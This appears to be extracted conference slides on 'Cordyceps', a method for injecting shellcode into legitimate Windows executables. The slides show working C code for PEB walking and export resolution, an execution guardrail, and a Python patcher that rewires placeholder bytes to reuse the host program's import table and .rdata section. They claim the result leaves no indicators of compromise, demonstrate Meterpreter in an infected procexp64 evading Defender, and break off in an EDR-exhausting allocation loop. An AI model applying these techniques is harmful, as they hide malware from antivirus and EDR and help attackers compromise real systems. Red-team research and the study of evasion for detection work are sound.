


# Cordyceps

Original Loader PEB Walk

Calling functions in shellcode:

- Locate the PEB
- Access Ldr data structure: PEB->Ldr
  - Traverse module list (find “ntdll.dll”)
    - Get export table of module
    - Resolve function address



```
int main()
{
    wchar_t kernel32_dll_name[] = { 'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', 'l', 'l', ' ', 0 };
    LPVOID base = get_module_by_name((const LPWSTR)kernel32_dll_name);
    if (!base) {
        return 1;
    }
    char load_lib_name[] = { 'L', 'o', 'a', 'd', 'L', 'i', 'b', 'r', 'a', 'r', 'y', 'A', 0 };
    LPVOID load_lib = get_func_by_name((HMODULE)base, (LPSTR)load_lib_name);
    if (!load_lib) {
        return 2;
    }
    char get_proc_name[] = { 'G', 'e', 't', 'P', 'r', 'o', 'c', 'A', 'd', 'd', 'r', 'e', 's', 's', 0 };
    LPVOID get_proc = get_func_by_name((HMODULE)base, (LPSTR)get_proc_name);
    if (!get_proc) {
        return 3;
    }
    HMODULE(WINAPI * _LoadLibraryA)(LPCSTR lpLibFileName) = (HMODULE(WINAPI*)(LPCSTR))load_lib;
    FARPROC(WINAPI * _GetProcAddress)(HMODULE hModule, LPCSTR lpProcName)
        = (FARPROC(WINAPI*)(HMODULE, LPCSTR)) get_proc;

    // ntdll.dll: GetEnvironmentVariableW()
```

```
inline LPVOID get_module_by_name(WCHAR * module_name)
{
    PPEB peb = NULL;
#ifdef _WIN64
    peb = (PPEB)__readgsword(0x60);
#else
    peb = (PPEB)__readfsdword(0x30);
#endif
    PPEB_LDR_DATA ldr = peb->Ldr;
    LIST_ENTRY list = ldr->InLoadOrderModuleList;
    PLDR_DATA_TABLE_ENTRY Flink = *((PLDR_DATA_TABLE_ENTRY*)(&list));
    PLDR_DATA_TABLE_ENTRY curr_module = Flink;
    while (curr_module != NULL && curr_module->BaseAddress != NULL) {
        if (curr_module->BaseDllName.Buffer == NULL) continue;
        WCHAR* curr_name = curr_module->BaseDllName.Buffer;
        size_t i = 0;
        for (i = 0; module_name[i] != 0 && curr_name[i] != 0; i++) {
            WCHAR c1, c2;
            TO_LOWERCASE(c1, module_name[i]);
            TO_LOWERCASE(c2, curr_name[i]);
            if (c1 != c2) break;
        }
        if (module_name[i] == 0 && curr_name[i] == 0) {
            //found
            return curr_module->BaseAddress;
        }
        // not found, try next:
        curr_module = (PLDR_DATA_TABLE_ENTRY)curr_module->InLoadOrder
    }
    return NULL;
}
```

```
inline LPVOID get_func_by_name(LPVOID module, char* func_name)
{
    IMAGE_DOS_HEADER* idh = (IMAGE_DOS_HEADER*)module;
    if (idh->e_magic != IMAGE_DOS_SIGNATURE) {
        return NULL;
    }
    IMAGE_NT_HEADERS* nt_headers = (IMAGE_NT_HEADERS*)((BYTE*)module + idh->e_lfanew);
    IMAGE_DATA_DIRECTORY* exportsDir = &(nt_headers -> OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    if (exportsDir->VirtualAddress == NULL) {
        return NULL;
    }
    DWORD expAddr = exportsDir->VirtualAddress;
    IMAGE_EXPORT_DIRECTORY* exp = (IMAGE_EXPORT_DIRECTORY*)(expAddr + (ULONG_PTR)module);
    SIZE_T namesCount = exp->NumberOfNames;
    DWORD funcsListRVA = exp->AddressOfFunctions;
    DWORD funcNamesListRVA = exp->AddressOfNames;
    DWORD namesOrdsListRVA = exp->AddressOfNameOrdinals;

    //go through names:
    for (SIZE_T i = 0; i < namesCount; i++) {
        DWORD* nameRVA = (DWORD*)(funcNamesListRVA + (BYTE*)module + i * sizeof(DWORD));
        WORD* nameIndex = (WORD*)(namesOrdsListRVA + (BYTE*)module + i * sizeof(WORD));
        DWORD* funcRVA = (DWORD*)(funcsListRVA + (BYTE*)module + (*nameIndex) * sizeof(DWORD));
        LPSTR curr_name = (LPSTR)(*nameRVA + (BYTE*)module);
        size_t k = 0;
        for (k = 0; func_name[k] != 0 && curr_name[k] != 0; k++) {
            if (func_name[k] != curr_name[k]) break;
        }
        if (func_name[k] == 0 && curr_name[k] == 0) {
            //found
            return (BYTE*)module + (*funcRVA);
        }
    }
    return NULL;
}
```

- Why can't we call functions like the program itself?
  - Avoiding the PEB walk


```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

# IAT calls

The normal way

0000000140001017	FF15 63100000	call qword ptr ds:[<&MessageBoxW>]
------------------	---------------	------------------------------------

Call iat:  
MessageBoxW



Call **User32.dll**:  
MessageBoxW()

Call IAT:

0000000140001017	FF15 63100000	call qword ptr ds:[<&MessageBoxW>]
------------------	---------------	------------------------------------

IAT:

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1ABC	KERNEL32.dll	15	FALSE	2970	0	0	2B24	2000
1AD0	USER32.dll	1	FALSE	29F0	0	0	2B40	2080
1AF4	VCRUNTIME140...	5	FALSE	2A00	0	0	2BA2	2090
USER32.dll [ 1 entry ]								
Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint		
2080	MessageBoxW	-	2B32	2B32	-	28B		

6 bytes

0000000140001017	FF15 63100000	call qword ptr ds : [<&MessageBoxW>]
------------------	---------------	--------------------------------------

$$0x140001017 + 0x1063 - 6 = 0x140002080$$

Offset	Name	Func. Count	Bound?	OriginalFirstThunk	TimeDateStamp	Forwarder	NameRVA	FirstThunk
1ABC	KERNEL32.dll	15	FALSE	2970	0	0	2B24	2000
1AD0	USER32.dll	1	FALSE	29F0	0	0	2B40	2080
1AF4	VCRUNTIME140...	5	FALSE	2A00	0	0	2BA2	2090

USER32.dll [ 1 entry ]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
2080	MessageBoxW	-	2B32	2B32	-	28B

0x140002080

# Cordyceps

IAT Reuse

### IAT reuse:

- Goal: Get rid of PEB\_WALK
- Solution: Relative call to IAT

### Problem:

- MASM doesn't support relative call's
- Solution: Patch shellcode in the infected binary

```
int main()
{
    // Execution Guardrail: Env Check
    wchar_t envVarName[] = {'U', 'S', 'E', 'R', 'P', 'R', 'O', 'F', 'I', 'L', 'E', 0};
    wchar_t tocheck[] = {'C', ':', '\\', 'U', 's', 'e', 'r', 's', '\\', 'h', 'a', 'c', 'k', 'e', 'r', 0}; // L"C:\\Users\\hacker"
    WCHAR buffer[1024]; // NOTE: Do not make it bigger, or we have a _chkstack() dependency!
    DWORD result = ((DWORD(WINAPI*)(LPCWSTR, LPWSTR, DWORD))GetEnvironmentVariableW)(envVarName, buffer, 1024);
    if (result == 0) {
        return 6;
    }
}
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```


```
; Line 11  
mov r8d, 1024 ; 00000400H  
lea rdx, QWORD PTR buffer$[rsp]  
lea rcx, QWORD PTR envVarName$[rsp]  
call QWORD PTR __imp_GetEnvironmentVariableW  
mov DWORD PTR result$[rsp], eax
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```

```
; Line 11  
    mov r8d, 1024           ; 00000400H  
    lea rdx, QWORD PTR buffer$[rsp]  
    lea rcx, QWORD PTR envVarName$[rsp]  
    call QWORD PTR __imp_GetEnvironmentVariableW  
    mov DWORD PTR result$[rsp], eax
```

```
_DATA SEGMENT  
COMM dobin:QWORD  
_DATA ENDS  
PUBLIC main  
PUBLIC mystrcmp  
EXTRN __imp_GetEnvironmentVariableW:PROC  
EXTRN __imp_VirtualAlloc:PROC
```

```
; Line 11  
    mov r8d, 1024           ; 00000400H  
    lea rdx, QWORD PTR buffer$[rsp]  
    lea rcx, QWORD PTR envVarName$[rsp]  
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```



- Find RVA of placeholder (`\xd8\x4a\xcc\x09\x26\x9e`)
- Find RVA of IAT entry (`GetEnvironmentVariableW()`)
- Create relative “call” instruction
- Replace placeholder with “call” instruction

Note: This is not IAT hooking, its normal IAT usage

```
def assemble_and_disassemble_jump(current_address: int, destination_address: int) -> bytes:  
    # Calculate the relative offset  
    # For a near jump, the instruction length is typically 5 bytes (E9 xx xx xx xx)  
    offset = destination_address - current_address  
    ks = Ks(KS_ARCH_X86, KS_MODE_64)  
    encoding, _ = ks.asm(f"call qword ptr ds:[{offset}]")  
    machine_code = bytes(encoding)  
    return machine_code
```

```
; Line 11
    mov r8d, 1024          ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    call QWORD PTR __imp_GetEnvironmentVariableW
    mov DWORD PTR result$[rsp], eax
```

```
; Line 11
    mov r8d, 1024          ; 00000400H
    lea rdx, QWORD PTR buffer$[rsp]
    lea rcx, QWORD PTR envVarName$[rsp]
    DB 0d8H, 04aH, 0ccH, 009H, 026H, 09eH
```

Replaced

00000001400012F0	41:B8 00040000	mov r8d,400	exe_common.inl:295
00000001400012F6	48:8D5424 70	lea rdx,qword ptr ss:[rsp+70]	rdx:pre_c_initialization+B4
00000001400012FB	48:8D4C24 28	lea rcx,qword ptr ss:[rsp+28]	
0000000140001300	FF15 020D0000	call qword ptr ds:[<&GetEnvironmentvari]	exe_main.cpp:15

RVA of call address + RVA IAT = call with offset

## Demo SuperMega UI

- Templates

# Cordyceps

.rdata Reuse

Shellcode is code only

How to handle data? (function call arguments)

```
sub rsp,28
xor r9d,r9d
lea r8,qword ptr ds:[<L"test">]
lea rdx,qword ptr ds:[<L"Test">]
xor ecx,ecx
call qword ptr ds:[<&MessageBoxW>]
xor eax,eax
add rsp,28
ret
```

```
wchar_t kernel32_dll_name[] = { 'k', 'e', 'r', 'n', 'e', 'l', '3', '2', '.', 'd', '1', '1', 0 };
```

Instruct compiler to push data on stack

```
mov    eax, 107          ; 0000006bH k
mov    WORD PTR kernel32_dll_name$[rsp], ax
mov    eax, 101          ; 00000065H e
mov    WORD PTR kernel32_dll_name$[rsp+2], ax
mov    eax, 114          ; 00000072H r
mov    WORD PTR kernel32_dll_name$[rsp+4], ax
mov    eax, 110          ; 0000006eH n
mov    WORD PTR kernel32_dll_name$[rsp+6], ax
mov    eax, 101          ; 00000065H e
mov    WORD PTR kernel32_dll_name$[rsp+8], ax
mov    eax, 108          ; 0000006cH l
mov    WORD PTR kernel32_dll_name$[rsp+10], ax
```

Or, alternatively:

- Interleave data in code
- Jump over it

```
    lea      rax, QWORD PTR msg_content$[rsp]
```

```
    CALL after_$SG72694
$SG72694 DB      'Hello World!', 00H
after_$SG72694:
```

```
    POP rcx
```


Both solutions look suspicious

Solution similar to IAT-reuse:

- Inject data into .rdata section
- Patch shellcode in exe to reference it
  - Relative load

Inject code

Inject data



RIP → 000000014008E73E

000000014008E745	48:8BF8	mov rdi,rax
000000014008E748	48:8BF1	mov rsi,rcx
000000014008E74B	B9 18000000	mov ecx,18
000000014008E750	F3:A4	rep movsb
000000014008E752	A8 004124 48	... 00 4124 48

rcx=000000E9643D1000

qword ptr ds:[000000014011EAA9 L"USERPROFILE"] = 52004500530055

.text:000000014008E73E procexp64.infected.exe:\$8E73E #8DB3E

Address	Hex	ASCII
000000014011EAA9	55 00 53 00 45 00 52 00 50 00 52 00 4F 00 46 00	U.S.E.R.P.R.O.F.
000000014011EAB9	49 00 4C 00 45 00 00 00 00 74 00 00 00 00 00 53	I.L.E....t.....S
000000014011EAC9	00 74 00 75 00 62 00 50 00 61 00 74 00 68 00 00	.t.u.b.P.a.t.h..
000000014011EAD9	00 00 00 00 00 00 00 00 6E 00 2F 00 61 00 00 00 5C	.....n./a...\ \\
000000014011EAE9	00 41 00 75 00 74 00 6F 00 72 00 75 00 6E 00 73	.A.u.t.o.r.u.n.s

000000014027C000	00000000000000002000	User	".reloc"	ERWC-	-R---	IMG
00000001401B6000	000000000000C6000	User	".rsrc"	ERWC-	-R---	IMG
00000001401B5000	0000000000001000	User	"_RDATA"	ERWC-	-R---	IMG
00000001401AB000	0000000000000A000	User	".pdata"	ERWC-	-R---	IMG
000000014011D000	0000000000004D000	User	".rdata"	ERWC-	-R---	IMG

# Cordyceps Technique

Cordyceps:  
Inject shellcode into executable .text

Patch injected shellcode:

- IAT reuse
- .rdata reuse

Result: Can't differentiate from genuine program

- No IOC's
- No shellcode detection possible

**The restrictions of shellcode don't apply  
when EXE injections is performed**

*Like in "The last of us"*




## Demo: Demo 3 Metasploit Meterpreter execution


- Defender: No detection
- MDE: Detection

# Anti EDR


File Carrier / Loader  
With Encrypted  
Payload




Unencrypted Payload



- High performance required
- Little information available
- A lot of noise in the system
- Focus: **Unbacked memory**
  - Unbacked RWX memory
  - Threads starting in unbacked memory
  - Calls into kernel from unbacked memory
  - Unbacked RX memory (going RW)
- Backed = already AV Scanned



## What will trigger a Memory Scan?



# Cordyceps

EDR deconditioning

Make EDR tired of scanning our memory  
 Copy carrier functionality

Sirallocalot:

- Do 10 times:
  - Do 100 times:
    - Alloc memory RW with shellcode\_len
    - Copy fake data into memory
    - Change to RX
    - Leave it for a bit
  - Free 100

```
void antiemulation() {
    void* allocs[{{SIR_ALLOC_COUNT}}];
    DWORD result;

    for(int i=0; i<{{SIR_ITERATION_COUNT}}; i++) {
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            allocs[n] = VirtualAlloc(
                NULL,
                {{PAYLOAD_LEN}},
                0x3000,
                p_RW
            );
            char *ptr = allocs[n];

